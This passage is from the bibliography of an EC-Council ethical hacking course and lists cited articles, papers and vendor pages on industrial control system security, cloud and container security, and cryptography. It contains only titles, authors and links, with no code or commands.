1345. Graham Williamson, (2015), OT, ICS, SCADA – What's the difference?, from https://www.kuppingercole.com/blog/williamson/ot-ics-scada-whats-the-difference.

1346. OT Definition - Operational Technology, from http://www.commtunnel.com/ot-definition/.

1347. About Industrial Networks, from https://www.oreilly.com/library/view/industrial-network-security/9780124201149/B9780124201149000022/B9780124201149000022.xhtml#B9780124201149000022.

1348. Mohamed Babikir, (2018), Convergence of IT and OT in Energy and Manufacturing, from https://www.digitalistmag.com/cio-knowledge/2018/11/05/convergence-of-it-ot-in-energy-manufacturing-06192743.

1349. Tim Sowell, (2015), OT/IT Convergence "What does it mean in the Industrial World?", from http://operationalevolution.blogspot.com/2015/02/otit-convergence-what-does-it-mean-in.html.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1350. Bridging the Gap Between Operational Technology and Information Technology, from https://www.avnet.com/wps/wcm/connect/onesite/90fb068d-33a4-4039-970e-91bea619456f/pa-eurotechot-it-whitepaper-inc0364043-0416-en.pdf?MOD=AJPERES&CVID=lFRXUrV&id=1489688438797.

1351. Beginners: What is Industrial IoT (IIoT), from https://www.youtube.com/watch?v=6MN0xRJ3yzE.

1352. The Purdue model for Industrial control systems, from https://subscription.packtpub.com/book/networking_and_servers/9781788395151/1/ch01lvl1sec10/the-purdue-model-for-industrial-control-systems.

1353. (2019), Blueprint for Securing Industrial Control Systems, from https://www.checkpoint.com/downloads/products/cp-industrial-control-ics-security-blueprint.pdf.

1354. Ethernet-to-the-Factory 1.2 Design and Implementation Guide, from https://www.cisco.com/c/en/us/td/docs/solutions/Verticals/EttF/EttFDIG/ch2_EttF.html.

1355. Rick Peters, (2019), Key Findings on the State of Operational Technology and Cybersecurity, from https://www.csoonline.com/article/3392579/key-findings-on-the-state-of-operational-technology-and-cybersecurity.html#:~:targetText=Cybersecurity%20Risks%20for%20Operational%20Technology&targetText=The%20most%20common%20types%20of,spyware%2C%20and%20mobile%20security%20breaches.

1356. (2018), Identifying the Risks to Operational Technology, from https://www.horn-it.com/2018/09/identifying-the-risks-to-operational-technology/.

1357. (2018), Why a Unified Approach to IT and OT Network Security is Critical, from https://www.infosecurityeurope.com/__novadocuments/480018?v=636628570667070000.

1358. (2019), The IIoT Attack Surface: Threats and Security Solutions, from https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/-the-iiot-attack-surface-threats-and-security-solutions.

1359. Keith Stouffer, Victoria Pillitteri, Suzanne Lightman, Marshall Abrams, and Adam Hahn, (2015), Guide to Industrial Control Systems (ICS) Security, from https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-82r2.pdf.

1360. Industrial Control System, from https://www.trendmicro.com/vinfo/in/security/definition/industrial-control-system.

1361. Arthur Gervais, (2012), Security Analysis of Industrial Control Systems, from http://nordsecmob.aalto.fi/en/publications/theses_2012/gervais-arthur_thesis.pdf.

1362. Pascal Ackerman, The Industrial control system architecture, from https://www.oreilly.com/library/view/industrial-cybersecurity/9781788395151/4e1de95d-dcb4-44bd-b845-4706bc4c4682.xhtml.

1363. Distributed control system, from https://www.oreilly.com/library/view/industrial-cybersecurity/9781788395151/9116dbe5-4ade-43fc-9ea4-1adcaa6cdac1.xhtml.

1364. Everything You Need to Know About Distributed Control System, from https://www.elprocus.com/distributed-control-system-features-and-elements/.

1365. Pascal Ackerman, Supervisory Control and Data Acquisition, from https://www.oreilly.com/library/view/industrial-cybersecurity/9781788395151/b99736a0-fe9d-4b70-9ea8-b6a76142ffd0.xhtml.

1366. SCADA Overview, from https://research.aurainfosec.io/scada-penetration-testing/#scada-overview.

1367. What is a PLC System – Different Types of PLCs with Applications, from https://www.elprocus.com/programmable-logic-controllers-and-types-of-plcs/.

1368. PLC: Industrial Applications of Programmable Logic Controller, from https://www.mobileautomation.com.au/plc-industrial-application/.

1369. Basic Process Control Systems, from http://stiautomation.net/basic-process-control-systems/.

1370. (2015), Basic Process Control System (BPCS), from http://thamilkash.blogspot.com/2015/06/identify-basic-process-control-system.html.

1371. Process Automation Protocols, from https://www.oreilly.com/library/view/industrial-cybersecurity/9781788395151/f1cac712-ca9d-4361-a4a6-715a4bb1d6b6.xhtml.

1372. Miguel Herrero Collantes and Antonio López Padilla, (2015), Protocols and Network Security in ICS Infrastructures, from https://www.incibe.es/extfrontinteco/img/File/intecocert/ManualesGuias/incibe_protocol_net_security_ics.pdf.

1373. (2016), Communication Network Dependencies for ICS/SCADA Systems, from https://www.enisa.europa.eu/publications/ics-scada-dependencies/at_download/fullReport.

1374. (2018), Industrial Protocols, from https://uploads-ssl.webflow.com/57b990500c7bdb623821b928/5ab757d71f3370e024d6184c_ProtocolUpdateDataSheet.pdf.

1375. Operational Technology and Security, from http://trustcentral.com/use-cases/operational-technology-ot-and-iiot/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1376. Pascal Ackerman, Communication Protocols in The Enterprise Zone, from https://www.oreilly.com/library/view/industrial-cybersecurity/9781788395151/0af70163-afb9-40d1-8ec2-fdfe65e2d3b1.xhtml.

1377. Glenn Schatz, (2016), Wireless IoT Network Protocols, from https://www.link-labs.com/blog/complete-list-iot-network-protocols.

1378. (2019), List of Automation Protocols, from https://en.wikipedia.org/wiki/List_of_automation_protocols.

1379. LoRa Network Protocol and Long Range Wireless IoT, from https://www.postscapes.com/long-range-wireless-iot-protocol-lora/.

1380. ICS Protocols, from https://resources.infosecinstitute.com/category/certifications-training/ics-scada/ics-protocols/#gref.

1381. Sercos II, from https://www.kunbus.com/sercos-ii.html.

1382. S7 Communication (S7comm), from https://wiki.wireshark.org/S7comm.

1383. Siemens S7 Protocol, from http://settimino.sourceforge.net/s7_protocol.html.

1384. (2015), Cyber Savvy: Securing Operational Technology Assets, from https://www.pwc.com.au/pdf/securing-operational-technology-assets.pdf.

1385. (2016), Critical Infrastructure and SCADA/ICS Cybersecurity Vulnerabilities and Threats, from https://www.checkpoint.com/downloads/products/top-10-cybersecurity-vulnerabilities-threat-for-critical-infrastructure-scada-ics.pdf.

1386. Top 10 Operational Technology Security Threats, from https://www.bayshorenetworks.com/top-10-ot-threats.

1387. Eduard Kovacs, (2018), Vulnerability Exposes Rockwell Controllers to DoS Attacks, from https://www.securityweek.com/vulnerability-exposes-rockwell-controllers-dos-attacks.

1388. Brian Gorenc and Fritz Sands, Hacker Machine Interface, from https://documents.trendmicro.com/assets/wp/wp-hacker-machine-interface.pdf.

1389. (2019), Singapore's Operational Technology Cybersecurity Masterplan 2019, from https://www.csa.gov.sg/~/media/csa/documents/publications/ot_masterplan/csa_ot_masterplan.pdf.

1390. Galina Antova, (2017), Rethinking Vulnerability Disclosures in Industrial Control Systems, from https://www.darkreading.com/threat-intelligence/rethinking-vulnerability-disclosures-in-industrial-control-systems/a/d-id/1327986.

1391. Irfan Shakeel, (2016), Destructive Security Flaws in Industrial Control Systems, from https://resources.infosecinstitute.com/destructive-security-flaws-industrial-control-systems/#gref.

1392. (2018), Side-Channel Attacks Put Critical Infrastructure at Risk, from https://www.icscybersecurityconference.com/side-channel-attacks-put-critical-infrastructure-at-risk/.

1393. Eduard Kovacs, (2018), ICS Devices Vulnerable to Side-Channel Attacks: Researcher, from https://www.securityweek.com/ics-devices-vulnerable-side-channel-attacks-researcher.

1394. Dr. Siv Hilde Houmb, (2018), How to Hack Programmable Logic Controllers, from https://www.controldesign.com/articles/2018/how-to-hack-programmable-logic-controllers/.

1395. Ali Abbasi and Majid Hashemi, (2016), Ghost in the PLC: Designing an Undetectable Programmable Logic Controller Rootkit via Pin Control Attack, from https://research.utwente.nl/en/publications/ghost-in-the-plc-designing-an-undetectable-programmable-logic-con.

1396. (2019), Attacks Against Industrial Machines via Vulnerable Radio Remote Controllers: Security Analysis and Recommendations, from https://www.trendmicro.com/vinfo/us/security/news/vulnerabilities-and-exploits/attacks-against-industrial-machines-via-vulnerable-radio-remote-controllers-security-analysis-and-recommendations.

1397. Bruce Sussman, (2019), Industrial Cybersecurity: RF Vulnerability, from https://www.secureworldexpo.com/industry-news/industrial-cybersecurity-risk-study.

1398. (2018), An Introduction to Operational Technology and it's Security: 5 Key Facts, from https://www.vsec.infinigate.co.uk/blog/operational-technology-security-ransomware-threats.

1399. Marcel Kisch, (2017), What Do Recent Attacks Mean for OT Network Security?, from https://securityintelligence.com/what-do-recent-attacks-mean-for-ot-network-security/.

1400. (2019), MegaCortex Ransomware Spotted Attacking Enterprise Networks, from https://www.trendmicro.com/vinfo/pl/security/news/cybercrime-and-digital-threats/megacortex-ransomware-spotted-attacking-enterprise-networks.

1401. Lawrence Abrams, (2019), Elusive MegaCortex Ransomware Found - Here is What We Know, from https://www.bleepingcomputer.com/news/security/elusive-megacortex-ransomware-found-here-is-what-we-know/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1402. Pieter Arntz, (2019), MegaCortex Continues Trend of Targeted Ransomware Attacks, from https://blog.malwarebytes.com/threat-spotlight/2019/06/megacortex-continues-trend-of-targeted-ransomware-attacks/.

1403. Michelle Netten, (2019), MegaCortex Ransomware Worsens — Hackers Change Users' Passwords & Make Blackmail Demands, from https://virsec.com/megacortex-ransomware-worsens-hackers-change-users-passwords-and-make-blackmail-demands/.

1404. Jasper Manuel and Joie Salvio, (2019), LockerGoga: Ransomware Targeting Critical Infrastructure, from https://www.fortinet.com/blog/threat-research/lockergoga-ransomeware-targeting-critical-infrastructure.html.

1405. (2019), What You Need to Know About the LockerGoga Ransomware, from https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/what-you-need-to-know-about-the-lockergoga-ransomware/.

1406. (2019), Targeted Ransomware: Proliferating Menace Threatens Organizations, from https://www.symantec.com/blogs/threat-intelligence/targeted-ransomware-threat.

1407. (2017), Hardware Hacking in Industrial Control Systems,from https://www.incibe-cert.es/en/blog/hardware-hacking-industrial-control-system.

1408. (2017), SCADA Hacking: Hacking the Schneider Electric TM221 Modicon PLC using modbus-cli, from https://www.hackers-arise.com/post/2017/03/28/scada-hacking-hacking-the-schneider-electric-tm221-modicon-plc-using-modbus-cli.

1409. (2018), SCADA Hacking: Exploiting SCADA/ICS Systems with the Command Line Tool, modbus-cli, from https://www.hackers-arise.com/post/2018/03/22/scada-hacking-exploiting-scadaics-systems-with-the-command-line-tool-modbus-cli.

1410. William Grove, (2019), OT Networks Saw Attacks Continue to Rise in 2018, from https://blog.skyboxsecurity.com/ot_networks_2018_threats/.

1411. An Executive Guide to Cyber Security for Operational Technology, from https://www.ge.com/fr/sites/www.ge.com.fr/files/an-executive-guide-to-cyber-security-for-operational-technology-whitepaper.pdf.

1412. Dr. J.M. Ceron, Dr. J.J.Chromik, Dr. J.J.C. Santanna and Prof. dr. ir. A. Pras, (2019), Online Discoverability and Vulnerabilities of ICS/SCADA Devices in the Netherlands, from https://www.thehaguesecuritydelta.com/media/com_hsd/report/250/document/wodc-report-scada-final.pdf.

1413. (2011), Common Cybersecurity Vulnerabilities in Industrial Control Systems, from https://www.us-cert.gov/sites/default/files/recommended_practices/DHS_Common_Cybersecurity_Vulnerabilities_ICS_2010.pdf.

1414. Adrian Booth, Aman Dhingra, Sven Heiligtag, Mahir Nayfeh, and Daniel Wallance, (2019), Critical Infrastructure Companies and the Global Cybersecurity Threat, from https://www.mckinsey.com/business-functions/risk/our-insights/critical-infrastructure-companies-and-the-global-cybersecurity-threat.

1415. Lauren Gibbons Paul, (2018), Making Sense of the ICS Cybersecurity Market, from https://www.automationworld.com/home/article/13318353/making-sense-of-the-ics-cybersecurity-market.

1416. Open Source Honeypots That Detect Threats for Free, from https://www.smokescreen.io/practical-honeypots-a-list-of-open-source-deception-tools-that-detect-threats-for-free/.

Module 19: Cloud Computing

1417. (2013), Cloud Computing Vulnerability Incidents: A Statistical Overview, from https://cloudsecurityalliance.org/download/cloud-computing-vulnerability-incidents-a-statistical-overview/.

1418. (2013), Introduction to Cloud Computing, from https://www.slideshare.net/ProfEdge/introduction-to-cloud-computing-23970527.

1419. Alok Tripathi and Abhinav Mishra, (2011), Cloud Computing Security Considerations, from https://www.semanticscholar.org/paper/Cloud-computing-security-considerations-Tripathi-Mishra/fd710d62f8db9621d97ab00acf1bb8e8d28e06b2.

1420. Kazi Zunnurhain and Susan V. Vrbsky, Security Attacks and Solutions in Clouds, from http://salsahpc.indiana.edu/CloudCom2010/Poster/cloudcom2010_submission_98.pdf.

1421. Chimere Barron, Huiming Yu and Justin Zhan (2013), Cloud Computing Security Case Studies and Research, from http://www.iaeng.org/publication/WCE2013/WCE2013_pp1287-1291.pdf.

1422. Keiko Hashizume, David G Rosado, Eduardo Fernández-Medina and Eduardo B Fernandez (2013), An analysis of security issues for cloud computing, from https://jisajournal.springeropen.com/articles/10.1186/1869-0238-4-5.

1423. Ian Mitchell and John Alcock, Cloud Security The definitive guide to managing risk in the new ICT landscape, from https://www.fujitsu.com/global/Images/WBOC-2-Security.pdf.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1424. Michael Cobb, (2007), What security issues can arise from unsynchronized system clocks?, from https://searchsecurity.techtarget.com/answer/What-security-issues-can-arise-from-unsynchronized-system-clocks.

1425. Network Time Synchronization, from https://www.endruntechnologies.com/network-time-synchronization.htm.

1426. Man in the Cloud (MITC) Attacks, from https://www.imperva.com/docs/HII_Man_In_The_Cloud_Attacks.pdf.

1427. Martin Gontovnikas, (2018), What Is Identity as a Service (IDaaS)?, from https://auth0.com/blog/identity-as-a-service-in-2018/.

1428. Multi-Cloud, from https://avinetworks.com/glossary/multi-cloud/.

1429. (2019), Multicloud, from https://en.wikipedia.org/wiki/Multicloud.

1430. Rich Caldwell, (2019), Pros and Cons of a Multi-Cloud Strategy, from https://centricconsulting.com/blog/pros-and-cons-of-a-multi-cloud-strategy/.

1431. Jignesh Solanki, 6 Multi-Cloud Architecture Designs for an Effective Cloud Strategy, from https://www.simform.com/multi-cloud-architecture/.

1432. (2020), Cloud storage, from https://en.wikipedia.org/wiki/Cloud_storage.

1433. Laxmi Ashrit, What is Cloud Storage – Architecture, Types, Advantages & Disadvantages, from https://electricalfundablog.com/cloud-storage-architecture-types/.

1434. Basic Cloud Storage Architecture Information Technology Essay, from https://www.uniassignment.com/essay-samples/information-technology/basic-cloud-storage-architecture-information-technology-essay.php.

1435. Liz Alton , (2019), 4 Ways AI Is Improving Cloud Computing, from https://community.connection.com/4-ways-ai-is-improving-cloud-computing/.

1436. Vishal Bhatia, The Role of Artificial Intelligence in Cloud Computing, from https://www.goodfirms.co/blog/role-of-ai-in-cloud-computing.

1437. Neeru Jain, (2019), Top 7 Benefits of Using AI in Cloud Computing, from https://www.whizlabs.com/blog/benefits-of-ai-in-cloud-computing/.

1438. Bob O'Donnell, (2016), Virtual Reality and the Cloud Belong Together, from https://www.vox.com/2016/4/6/11585914/virtual-reality-in-the-cloud.

1439. (2019), What is Containers as a service (CaaS)?, from https://www.ibm.com/services/cloud/containers-as-a-service.

1440. Murugiah Souppaya, John Morello, and Karen Scarfone, (2017), Application Container Security Guide, from https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-190.pdf.

1441. Sten Pittet, What is a Container?, from https://www.atlassian.com/continuous-delivery/microservices/containers.

1442. Pethuru Raj, Jeeva S. Chelladhurai, and Vinod Singh, (2015), Containerization vs Virtualization – An introduction to Docker, from https://jaxenter.com/containerization-vs-virtualization-docker-introduction-120562.html.

1443. How is containerization different from virtualization?, from https://www.techopedia.com/7/31288/technology-trends/how-is-containerization-different-from-virtualization.

1444. Roderick Bauer, (2018), What's the Diff: VMs vs Containers, from https://www.backblaze.com/blog/vm-vs-containers/.

1445. (2020), Docker (software), from https://en.wikipedia.org/wiki/Docker_(software).

1446. Docker overview, from https://docs.docker.com/engine/docker-overview/.

1447. Docker Containers, from https://www.aquasec.com/wiki/display/containers/Docker+Containers.

1448. Avi, (2019), Docker Architecture and its Components for Beginner, from https://geekflare.com/docker-architecture/.

1449. Docker Architecture, from https://www.aquasec.com/wiki/display/containers/Docker+Architecture.

1450. Swarm mode overview, from https://docs.docker.com/engine/swarm/.

1451. What is Docker Swarm, from https://www.aquasec.com/wiki/display/containers/Docker+Containers#DockerContainers-DOCKERSWARM....

1452. (2019), Designing a Microservices Architecture with Docker Containers, from https://www.sumologic.com/insight/microservices-architecture-docker-containers/.

1453. Asad Faizi, (2019), Microservices Orchestration with Kubernetes, from https://medium.com/faun/microservices-orchestration-with-kubernetes-1cbb737cfa46.

1454. Mark Church, Marlon Ruiz, Andrew Seifert, and Trapier Marshall, Docker Swarm Reference Architecture: Exploring Scalable, Portable Docker Container Networks, from https://success.docker.com/article/networking.

1455. (2018), Docker Networking, from https://github.com/kyhau/docker-notebook/blob/master/docker-networking.md.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1456. Saurabh Kulshrestha, (2018), Docker Networking - Explore How Containers Communicate With Each Other, from https://medium.com/edureka/docker-networking-1a7d65e89013.

1457. Isaac Eldridge, (2018), What Is Container Orchestration?, from https://blog.newrelic.com/engineering/container-orchestration-explained/.

1458. Container Orchestration, from https://avinetworks.com/glossary/container-orchestration/.

1459. (2019), What is Kubernetes, from https://kubernetes.io/docs/concepts/overview/what-is-kubernetes/.

1460. Kubernetes Architecture 101, from https://www.aquasec.com/wiki/display/containers/Kubernetes+Architecture+101.

1461. (2020), Kubernetes Components, from https://kubernetes.io/docs/concepts/overview/components/.

1462. Guillermo Velez, (2019), Kubernetes vs. Docker: A Primer, from https://containerjournal.com/topics/container-ecosystems/kubernetes-vs-docker-a-primer/.

1463. Jim Armstrong, Docker And Kubernetes? I thought you were competitors?, from https://www.docker.com/blog/top-questions-docker-kubernetes-competitors-or-together/.

1464. Amir Jerbi, (2017), 8 Docker security rules to live by, from https://www.infoworld.com/article/3154711/8-docker-security-rules-to-live-by.html.

1465. (2018), Security Challenges Related to Containers, from https://www.ariacybersecurity.com/container-security-challenges-blog/.

1466. Christopher Tozzi,(2018) , 3 Container Security Advantages and 3 Security Challenges, from https://containerjournal.com/topics/container-security/3-container-security-advantages-and-3-security-challenges/.

1467. Paul Castro, Vatche Ishakian, Vinod Muthusamy, and Aleksander Slominski, (2019), The Rise of Serverless Computing, from https://cacm.acm.org/magazines/2019/12/241054-the-rise-of-serverless-computing/fulltext.

1468. (2020), Serverless Computing, from https://en.wikipedia.org/wiki/Serverless_computing.

1469. David Prothero, Serverless Architecture, from https://www.twilio.com/docs/glossary/what-is-serverless-architecture.

1470. Why use Serverless Computing? | Pros and Cons of Serverless, from https://www.cloudflare.com/learning/serverless/why-use-serverless/.

1471. Jignesh Solanki, Serverless Architecture: A Comprehensive Guide, from https://www.simform.com/serverless-architecture-guide/.

1472. (2014), Cloud Top 10 Security Risks, from https://www.owasp.org/index.php/Category:OWASP_Cloud_%E2%80%90_10_Project.

1473. Shankar Babu, Chebrolu, Vinay Bansal, and Pankaj Telang, Top 10 Cloud Risks That Will Keep You Awake at Night, from https://www.owasp.org/images/4/47/Cloud-Top10-Security-Risks.pdf.

1474. OWASP Top 10 (2017) Interpretation for Serverless, from https://www.owasp.org/images/5/5c/OWASP-Top-10-Serverless-Interpretation-en.pdf.

1475. Lance Whitney, (2019), How to Prevent the Top 11 Threats in Cloud Computing, from https://www.techrepublic.com/article/how-to-prevent-the-top-11-threats-in-cloud-computing/.

1476. Chester Avey, (2019), 7 Key Cybersecurity Threats to Cloud Computing, from https://cloudacademy.com/blog/key-cybersecurity-threats-to-cloud-computing/.

1477. Rakesh Soni, (2019), The Rise of Cloud Computing Threats: How to protect your cloud customers from security risks, from https://customerthink.com/the-rise-of-cloud-computing-threats-how-to-protect-your-cloud-customers-from-security-risks/.

1478. (2019), Container Security: Examining Potential Threats to the Container Environment, from https://www.trendmicro.com/vinfo/us/security/news/security-technology/container-security-examining-potential-threats-to-the-container-environment.

1479. Container Vulnerabilities and Threats, from https://www.aquasec.com/wiki/display/containers/Container+Vulnerabilities+and+Threats.

1480. (2019), Cloud Container Vulnerabilities Soar, According to Report, from https://www.globenewswire.com/news-release/2019/07/24/1886967/0/en/Cloud-Container-Vulnerabilities-Soar-According-to-Report.html.

1481. Anurag Kahol, (2019), Beware the man in the cloud: How to protect against a new breed of cyberattack, from https://www.helpnetsecurity.com/2019/01/21/mitc-attack/.

1482. Adrian Nish and Tom Rowles, (2017), APT10 - OPERATION CLOUD HOPPER, from https://baesystemsai.blogspot.com/2017/04/apt10-operation-cloud-hopper_3.html.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1483. Nathaniel Richmond, (2019), Operation Cloud Hopper Case Study, from https://insights.sei.cmu.edu/sei_blog/2019/03/operation-cloud-hopper-case-study.html.

1484. Jeremy Kirk, (2019), Cloud Hopper: Major Cloud Services Victims Named, from https://www.bankinfosecurity.com/cloud-hopper-major-cloud-services-victims-named-a-12695.

1485. (2018), Cryptojacking Attacks - Securonix Security Advisory (SSA), from https://www.securonix.com/web/wp-content/uploads/2018/06/cryptojacking_security_advisory.pdf.

1486. Charlie Osborne, (2018), Cryptojacking Attacks Surge Against Enterprise Cloud Environments, from https://www.zdnet.com/article/cryptojacking-attacks-surge-against-enterprise-cloud-environments/.

1487. Trenton Baker, (2018), Mobile and Cloud Cryptojacking Skyrockets, from https://www.keepitsafe.com/blog/post/mobile-and-cloud-cryptojacking-skyrockets/.

1488. Tara Seals, (2019), 'Cloudborne' IaaS Attack Allows Persistent Backdoors in the Cloud, from https://threatpost.com/cloudborne-iaas-attack-cloud/142223/.

1489. Rene Millman, (2019), Bare metal flaw allows hackers to put backdoors into cloud servers, from https://www.cloudpro.co.uk/it-infrastructure/security/7961/bare-metal-flaw-allows-hackers-to-put-backdoors-into-cloud-servers.

1490. Maria Deutscher, New Cloudborne vulnerability exposes cloud servers to potential hacking, from https://siliconangle.com/2019/02/26/new-cloudborne-vulnerability-potentially-exposes-cloud-servers-hacking/.

1491. Kelly Sheridan, (2019), Cloudborne: Bare-Metal Cloud Servers Vulnerable to Attack, from https://www.darkreading.com/cloud/cloudborne-bare-metal-cloud-servers-vulnerable-to-attack/d/d-id/1333969.

1492. Aditya K Sood and Rehan Jalil, (2018), Cloudifying Threats—Understanding Cloud App Attacks and Defenses, from https://www.isaca.org/Journal/archives/2018/Volume-1/Pages/cloudifying-threats-understanding-cloud-app-attacks-and-defenses.aspx?utm_referrer=.

1493. Metadata Spoofing Attack, from https://books.google.as/books?id=x4e6BQAAQBAJ&pg=PA182&lpg=PA182&dq=Cloud+Malware+Injection+Attack&source=bl&ots=xv-egwmdU9&sig=ACfU3U1HzG8MIciUu-SwIQzFsLLjGUlvBw&hl=en&sa=X&ved=2ahUKEwjSwsmigoXmAhWY63MBHe64A944KBDoATAFegQICBAB#v=onepage&q=metadata%20spoofing&f=false.

1494. What is an HTTP flood DDoS attack?, from https://www.cloudflare.com/learning/ddos/http-flood-ddos-attack/.

1495. (2017), Detection of HTTP Flooding Attacks in Cloud Using Dynamic Entropy Method, from https://www.researchgate.net/publication/321185428_Detection_of_HTTP_Flooding_Attacks_in_Cloud_Using_Dynamic_Entropy_Method.

1496. Anna Bryk, (2018), Cloud Computing: A New Vector for Cyber Attacks, from https://www.apriorit.com/dev-blog/523-cloud-computing-cyber-attacks.

1497. (2019), Top 5 Cloud Computing Security Issues; and How they are used by Hackers, from https://www.cloudmanagementinsider.com/top-5-cloud-computing-security-issues-and-strategies-used-by-hackers/.

1498. Warwick Ashford, (2018), Hackers Increasingly Targeting Cloud Infrastructure, from https://www.computerweekly.com/news/252444716/Hackers-increasingly-targeting-cloud-infrastructure.

1499. (2018), A Practical Guide to Testing the Security of Amazon Web Services (Part 1: AWS S3), from https://blog.mindedsecurity.com/2018/09/a-practical-guide-to-testing-security.html.

1500. Working with Amazon S3 Buckets, from https://docs.aws.amazon.com/AmazonS3/latest/dev/UsingBucket.html.

1501. Rohan Chavan, (2019), Finding and Testing MisConfigured S3 Buckets, from https://medium.com/@rohanchavan/finding-and-testing-misconfigured-s3-buckets-d77992c4b5cd.

1502. Rmorril, (2012), Google hacking Amazon Web Services Cloud front and S3, from https://it.toolbox.com/blogs/rmorril/google-hacking-amazon-web-services-cloud-front-and-s3-011613.

1503. Matthew Palmer, How Does Kubernetes Use etcd?, from https://matthewpalmer.net/kubernetes-app-developer/articles/how-does-kubernetes-use-etcd.html.

1504. Spencer Gietzen, Enumerating AWS Roles through 'AssumeRole', from https://rhinosecuritylabs.com/aws/assume-worst-aws-assume-role-enumeration/.

1505. Jay Jani, (2019), S3 Bucket Misconfiguration: From Basics to Pawn, from https://bugbountypoc.com/s3-bucket-misconfiguration-from-basics-to-pawn/.

1506. Spencer Gietzen, Cloud Breach: Compromising AWS IAM Credentials, from https://rhinosecuritylabs.com/aws/aws-iam-credentials-get-compromised/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1507. Vince Lujan, (2017), What is AWS IAM?, from https://jumpcloud.com/blog/what-is-aws-iam/.

1508. Vitaly Simonovich and Ori Nakar, (2019), Hundreds of Vulnerable Docker Hosts Exploited by Cryptocurrency Miners, from https://www.imperva.com/blog/hundreds-of-vulnerable-docker-hosts-exploited-by-cryptocurrency-miners/.

1509. Riyaz Walikar, (2019), Getting Shell and Data Access in AWS by Chaining Vulnerabilities, from https://blog.appsecco.com/getting-shell-and-data-access-in-aws-by-chaining-vulnerabilities-7630fa57c7ed.

1510. Riyaz Walikar, (2019), An SSRF, Privileged AWS Keys and the Capital One Breach , from https://blog.appsecco.com/an-ssrf-privileged-aws-keys-and-the-capital-one-breach-4c3c2cded3af.

1511. Spencer Gietzen, AWS IAM Privilege Escalation – Methods and Mitigation, from https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation/.

1512. Setu, (2018), What is AWS Post exploitation?, from https://cloudsecops.com/aws-post-exploitation-part-1/.

1513. Spencer Gietzen, Google Cloud Platform (GCP) Bucket Enumeration and Privilege Escalation, from https://rhinosecuritylabs.com/gcp/google-cloud-platform-gcp-bucket-enumeration/.

1514. Pawel Rzepa, (2018), Playing with CloudGoat part 2: Fooling AWS CloudTrail and Getting Persistent Access, from https://medium.com/@rzepsky/playing-with-cloudgoat-part-2-fooling-cloudtrail-and-getting-persistence-access-6a1257bb3f7c.

1515. (2019), Cloud Computing Security Considerations, from https://www.cyber.gov.au/publications/cloud-computing-security-considerations.

1516. Top 6 Considerations for Cloud Security and Data Protection, from https://searchstorage.techtarget.com/IronMountainCloud/Top-6-Considerations-For-Cloud-Security-and-Data-Protection.

1517. (2018), Moving to the Cloud – Cloud Security Considerations, from https://cloudcheckr.com/cloud-security/moving-cloud-security/.

1518. Gerry Grealish, Six Key Security Considerations for Responsible Cloud Migration, from https://www.symantec.com/content/dam/symantec/docs/data-sheets/six-key-considerations-for-responsible-cloud-migration-en.pdf.

1519. Cynthia Harvey, (2017), Cloud Security: 11 Best Practices, from https://www.esecurityplanet.com/cloud/cloud-security-best-practices.html.

1520. Jason Meilleur, (2019), The Growing Dangers of Cyber Attacks and the Need for Cloud Security, from https://www.360visibility.com/the-growing-dangers-of-cyber-attacks-and-the-need-for-cloud-security/.

1521. (2019), 19 Cloud Security Best Practices for 2019, from https://securingtomorrow.mcafee.com/blogs/enterprise/cloud-security/top-19-cloud-security-best-practices/.

1522. Matt Miller, (2018), Cloud Security Best Practices, from https://www.beyondtrust.com/blog/entry/cloud-security-best-practices.

1523. Aaron Small, (2019), Kubernetes Security Assessment, from https://github.com/kubernetes/community/blob/master/wg-security-audit/findings/Kubernetes%20Final%20Report.pdf.

1524. Aaron Small, (2019), Kubernetes Threat Model, from https://github.com/kubernetes/community/blob/master/wg-security-audit/findings/Kubernetes%20Threat%20Model.pdf.

1525. Rani Osnat, (2018), Top Docker Security Best Practices, from https://blog.aquasec.com/docker-security-best-practices.

1526. (2017), Major Risks for Core Components of Container Technologies and their Countermeasures NIST SP 800 190, from https://www.hack2secure.com/blogs/major-risks-for-core-components-of-container-technologies-and-their-countermeasures-nist-sp-800-190.

1527. Devdatta Mulgund, (2019), 8 Best Practices for Application Container Security, from https://securityintelligence.com/posts/8-best-practices-for-application-container-security/.

1528. Docker_Security_Cheat_Sheet.md, from https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Docker_Security_Cheat_Sheet.md.

1529. Jeff Hale, (2019), Top 20 Docker Security Tips, from https://towardsdatascience.com/top-20-docker-security-tips-81c41dd06f57.

1530. (2019), Understanding Docker Container Escapes, from https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/.

1531. (2019), Understanding and Preparing for Container security threats, from https://cyware.com/news/understanding-and-preparing-for-container-security-threats-26031da9.

1532. Docker Security Resources, from https://www.aquasec.com/wiki/display/containers/Docker+Security+Resources.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1533. Sean Michael Kerner, (2019), Serverless Cloud Security: How to Secure Serverless Computing, from https://www.esecurityplanet.com/cloud/serverless-cloud-security.html.

1534. Liran Tal and Guy Podjarny, (2019), 10 Serverless Security Best Practices, from https://snyk.io/blog/10-serverless-security-best-practices/.

1535. Michelle Lange, (2019), What Is Zero Trust, and Why Does It Work?, from https://www.comptia.org/blog/what-is-zero-trust-and-why-does-it-work.

1536. Bianca Soare, (2019), What is the Zero Trust Model?, from https://heimdalsecurity.com/blog/what-is-the-zero-trust-model/.

Module 20: Cryptography

1537. (1999), Cracking S/MIME encryption using idle CPU time, from https://securiteam.com/tools/3J5PRQ0PPQ/.

